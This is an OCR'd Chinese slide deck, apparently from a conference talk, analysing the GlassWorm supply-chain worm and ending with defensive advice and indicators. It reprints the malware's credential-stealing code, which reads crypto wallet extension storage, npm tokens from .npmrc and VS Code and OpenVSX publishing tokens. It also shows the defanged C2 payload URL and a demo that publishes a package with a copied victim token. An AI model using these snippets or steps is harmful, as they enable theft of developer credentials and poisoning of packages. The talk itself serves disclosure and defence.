


Resilient：C2 Unlike before

- 利用**區塊鏈**作為主要 C2
- 同時以 **Google Calendar** 作為備援通道


```
http://217[.]69.3.218
/get_zombi_payload/qQ
D%2FJoi3WCWSk8ggGHiTd
g%3D%3D
```

base64



Resilient：C2 Unlike before


傳統C2



特殊C2

Resilient：C2 Unlike before


傳統C2



特殊C2

Resilient：C2 Unlike before


傳統C2




特殊C2

Resilient：C2 Unlike before

傳統C2




特殊C2




Resilient：C2 Unlike before

傳統C2



特殊C2



Block Chain?

- 不可篡改
- 匿名性
- 去中心化
- 超低成本

圖片來源:inFlux普匯金融科技

Block Chain?

- 不可篡改
  - 寫了就寫了，無法去進行下架/變更
- 匿名性
- 去中心化
- 超低成本

Block Chain?

- 不可篡改
- 匿名性
  - 無法知道是誰寫入的
- 去中心化
- 超低成本

Block Chain?

- 不可篡改
- 匿名性
- 去中心化
  - 無單一控制點
- 超低成本

Block Chain?

- 不可篡改
- 匿名性
- 去中心化
- 超低成本

Signature	Time	Action	By	Tokens	Value (SOL)
3css4USgxvV2v1sH...	66d 14h ago	Transfer	5m49aU7pMe...nTVMUpHNMQ		0.000005
23mvtms4SQ5JDZ...	66d 14h ago		28PKnu7Rzi...2s5QzHsEA2	N/A	0.000005
		Transfer	5m49aU7pMe...nTVMUpHNMQ		0.000005
		Transfer	5m49aU7pMe...nTVMUpHNMQ		0.000005
			28PKnu7Rzi...2s5QzHsEA2	N/A	0.000005
		Transfer	5m49aU7pMe...nTVMUpHNMQ		0.000005
			28PKnu7Rzi...2s5QzHsEA2	N/A	0.000005
			28PKnu7Rzi...2s5QzHsEA2	N/A	0.000005
			28PKnu7Rzi...2s5QzHsEA2	N/A	0.000005
			28PKnu7Rzi...2s5QzHsEA2	N/A	0.000005

圖片來源:influx普匯金融科技

Resilient：C2 Unlike before

Traditional C2

- 固定 IP 或網域
- 常寫死在惡意軟體中
- 封鎖網域或主機即可中斷
- 容易形成明確 IoC

特殊 C2

- 從外部動態取得 C2 位址
- 最終導向較為彈性
- 存在多節點
- 較為複雜 難以分析

例如：

- 區塊鏈
- Google 日曆
- Google Drive

GlassWorm 三大核心手段

Invisible • Resilient • Contagious

1 Invisible

Unicode Variation Selectors

- 利用不可見 Unicode 隱藏 Payload
- 程式碼看起來像空白或正常內容

2 Resilient

C2 Unlike before

- 多通道 C2,，不依賴單一網域
- 區塊鏈、P2P、雲端服務皆可成為載體

3 Contagious

InfoStealer to Worm

- 竊取 Token、憑證與錢包資料
- 再利用受害者權限感染更多 Repo / 套件

看不見 → 難以切斷 → 持續傳播

Contagious：InfoStealer to Worm

Worm

- NPM — 用於發布惡意軟體包
- GitHub Token — 用於入侵程式碼庫
- OpenVSX — 用於注入更多擴展
- Git — 用於推送惡意程式碼

InfoStealer

- 加密貨幣

```
// 49 different crypto wallet extension IDs targeted
const walletExtensions = [
    'nkbihfbeogaeaoehlefnkodbefgpgknn',  // MetaMask
    'aholpfdialjgjfhomihkjbmgjidlcdno',  // Trust Wallet
    'bgpipimickeadkjlklgciifhnalhdjhe',  // Phantom
    'dlcobpjiigpikoobohmabehhmhfoodbb',  // Coinbase Wallet
    // ... 45 more wallet extensions
];

// Scan browser extension storage for wallet data
const extensionPath = path.join(process.env.USERPROFILE,
    'AppData\\Local\\Google\\Chrome\\User Data\\Default\\Extensions', extensionId);
const leveldbPath = path.join(extensionPath, 'Local Storage\\leveldb');
// Native module f_ex86.node decrypts LevelDB databases containing private keys
```

KOI


Contagious：InfoStealer to Worm

Worm

- NPM — 用於發布惡意軟體包
- GitHub Token — 用於入侵程式碼庫
- OpenVSX — 用於注入更多擴展
- Git — 用於推送惡意程式碼

InfoStealer

- 加密貨幣



```
// Extract NPM tokens from .npmrc file
const npmrcPath = path.join(process.env.USERPROFILE, '.npmrc');
const npmConfig = fs.readFileSync(npmrcPath, 'utf8');
const authToken = npmConfig.match(//registry\.npmjs\.org/:_authToken=(.+)/)
fs.writeFileSync(path.join(W, 'token_npm.txt'), authToken);

// Target VS Code extension publishing credentials
const vscePaths = [
    path.join(Y, '.vscode', 'extensions'),
    path.join(Y, 'AppData', 'Roaming', 'Code', 'User', 'globalStorage')
];
// Extract extension publishing tokens and certificates
const publishToken = tokenData.openvsx_token || tokenData.marketplace_token;
```

KOI

Token Stealer?

npm 登入

```
PS D:\glassworm-npm-demo> npm login --registry=https://registry.npmjs.org/
npm notice Log in on https://registry.npmjs.org/
npm notice npm tokens that bypass 2FA are being restricted for account changes and direct publishing. Learn how to prepare: htt
ps://gh.io/npm-gat-bypass2fa-deprecation
Login at:
https://www.npmjs.com/login?next=/login/cli/56dadc9e-9ad6-45c8-a5fa-f528ea79b3d7
Press ENTER to open in the browser...

Logged in on https://registry.npmjs.org/.
PS D:\glassworm-npm-demo>
```

Token Stealer?

登入後本地憑證檔案

```
PS D:\glassworm-npm-demo> Test-Path "$env:USERPROFILE\.npmrc"
True
PS D:\glassworm-npm-demo>
PS D:\glassworm-npm-demo> Get-Item "$env:USERPROFILE\.npmrc"


    目錄: C:\Users\betan


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2026/8/5  下午 11:10             74 .npmrc
```

Token Stealer?

登入後本地憑證檔案

```
PS D:\glassworm-npm-demo> Test-Path "$env:USERPROFILE\.npmrc"
True
PS D:\glassworm-npm-demo>
PS D:\glassworm-npm-demo>

    目錄: C:\Users\betan

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2026/8/5  下午 11:10             74 .npmrc
```

.npmrc

```
1  //registry.npmjs.org/:_authToken=npm_W[redacted]W
   H[redacted]t
2
```


Token Stealer?


即可透過該憑證推更新（預設開啟2FA 所以無法直接推）

```
PS D:\glassworm-npm-demo> npm publish --access public --userconfig C:\Users\betan\.npmrc
npm notice
npm notice package: @betan/glassworm-safe-demo@1.0.0
npm notice Tarball Contents
npm notice 77B index.js
npm notice 246B package.json
npm notice Tarball Details
npm notice name: @betan/glassworm-safe-demo
npm notice version: 1.0.0
npm notice filename: betan-glassworm-safe-demo-1.0.0.tgz
npm notice package size: 356 B
npm notice unpacked size: 323 B
npm notice shasum: ddfe13dc3c7c482cb846752a36402502c8bdf542
npm notice integrity: sha512-iuhLQXMTOV31z[...]AVGXsNs5Qc3KA==
npm notice total files: 2
npm notice
npm notice Publishing to https://registry.npmjs.org/ with tag latest and public access
npm error code E403
npm error 403 403 Forbidden - PUT https://registry.npmjs.org/@betan%2fglassworm-safe-demo - Two-factor authentication or granul
ar access token with bypass 2fa enabled is required to publish packages.
npm error 403 In most cases, you or one of your dependencies are requesting
npm error 403 a package version that is forbidden by your security policy, or
npm error 403 on a server you do not have access to.
npm error A complete log of this run can be found in: C:\Users\betan\AppData\Local\npm-cache\_logs\2026-08-05T15_14_48_295Z-deb
ug-0.log
```

Token Stealer?

但可以被關閉 👍






Token Stealer?

再來就可以直接透過 CLI推了

```
PS D:\glassworm-npm-demo> npm publish --access public --userconfig C:\GlassWormDemo\victim.npmrc
npm notice
npm notice package: @betan/glassworm-safe-demo@1.0.0
npm notice Tarball Contents
npm notice 77B index.js
npm notice 246B package.json
npm notice Tarball Details
npm notice name: @betan/glassworm-safe-demo
npm notice version: 1.0.0
npm notice filename: betan-glassworm-safe-demo-1.0.0.tgz
npm notice package size: 356 B
npm notice unpacked size: 323 B
npm notice shasum: ddfe13dc3c7c482cb846752a36402502c8bdf542
npm notice integrity: sha512-iuhLQXMTOV31z[...]AVGXsNs5Qc3KA==
npm notice total files: 2
npm notice
npm notice Publishing to https://registry.npmjs.org/ with tag latest and public access
+ @betan/glassworm-safe-demo@1.0.0
```

Token Stealer?

此時透過另一台完全不相關的電腦



Token Stealer?

去把憑證偷過來以後 一樣可以直接順利推送更新

```
PS C:\Users\Administrator\Desktop\coscup> npm publish --access public  --userconfig C:\Users\Administrator\Desktop\coscu
p\victim.npmrc
npm notice
npm notice package: @betan/glassworm-safe-demo@1.0.1
npm notice Tarball Contents
npm notice 99B index.js
npm notice 247B package.json
npm notice 111B victim.npmrc
npm notice Tarball Details
npm notice name: @betan/glassworm-safe-demo
npm notice version: 1.0.1
npm notice filename: betan-glassworm-safe-demo-1.0.1.tgz
npm notice package size: 477 B
npm notice unpacked size: 457 B
npm notice shasum: 149273ee3d0b8c160f66127367c7b08a2261ed3f
npm notice integrity: sha512-6GchKnuGSVNsP[...]oHUzFGUh2USjA==
npm notice total files: 3
npm notice
npm notice Publishing to https://registry.npmjs.org/ with tag latest and public access
+ @betan/glassworm-safe-demo@1.0.1
PS C:\Users\Administrator\Desktop\coscup>
```

Token Stealer?

回去查看後也能看到版本從 1.0.0 變 1.0.1 了

```
PS D:\glassworm-npm-demo> npm view @betan/glassworm-safe-demo version
1.0.1
PS D:\glassworm-npm-demo>
```


The End of the Story...

Summarize

- GlassWorm 是一種針對 **軟體開發者** 與 **開發供應鏈** 的自我傳播型惡意軟體。
- 它不僅竊取資料、加密貨幣，更進一步去竊取開發者的憑證來取得發布權限，從而去感染更多 Repository、套件與擴充套件。
- 核心特色可以分成三個部分：
  a. Invisible｜看不見的字元
  b. Resilient｜難以切斷的 C2
  c. Contagious｜持續擴散的蠕蟲


The End...?

- GlassWorm 並沒有真正消失，而是在持續演化
  - 新手法
  - 攻擊目標從 Windows 延伸至 macOS
  - 持續出現新的傳播方式與載體
- 就算 GlassWorm 今天不再活動，留下來的東西也不會自動消失



The End...?

- GlassWorm 並沒有真正消失，而是在持續演化
  - 新手法
  - 攻擊目標從 Windows 延伸至 macOS
  - 持續出現新的傳播方式與載體
- 就算 GlassWorm 今天不再活動，留下來的東西也不會自動消失



Conclusion

- 專門針對開發者的惡意蠕蟲病毒
- 相較於傳統攻擊只進行資料竊取，同時他還會偷取相關憑證去進行擴散感染

不是第一起開發供應鏈攻擊，也不會是最後一起

What You Can Do

- AI 推薦、Marketplace 上架、高下載量不等於安全
- 清查已安裝 Extension 與 Publisher
- 限制 Token scope 與有效期限
- 保護套件發布身分
- 發現感染後輪替所有憑證
- 斬草不除根，春風吹又生

What You Can Do

- AI 推薦、Marketplace 上架、高下載量不等於安全
- 清查已安裝 Extension 與 Publisher
- 限制 Token scope 與有效期限
- 保護套件發布身分
- 發現感染後輪替所有憑證
- 斬草不除根，春風吹又生

IoC

- Solana Wallet: 28PKnu7RzizxBzFPoLp69HLXp9bJL3JFtT2s5QzHsEA2
- 217[.]69[.]3[.]218
- sample:
  - c32379e4567a926aa0d35d8123718e2ebeb15544a83a5b1da0269db5829d5ece
  - bb68992f6aa2d3f316322e88d9e71491a38e95fd3a27f48084c66b9c210bd17d

参考資料

- https://www.koi.ai/blog/glassworm-first-self-propagating-worm-using-invisible-code-hits-openvsx-marketplace
- https://www.koi.ai/blog/glassworm-returns-new-wave-openvsx-malware-expose-attacker-infrastructure
- https://www.koi.ai/blog/glassworm-goes-native-same-infrastructure-hardened-delivery
- https://www.aikido.dev/blog/glassworm-returns-unicode-attack-github-npm-vscode

Q&A

Q&A

Thank You

Blog: https://betan423.github.io
Discord: @betannnnn.py
Email: betan050423@gmail.com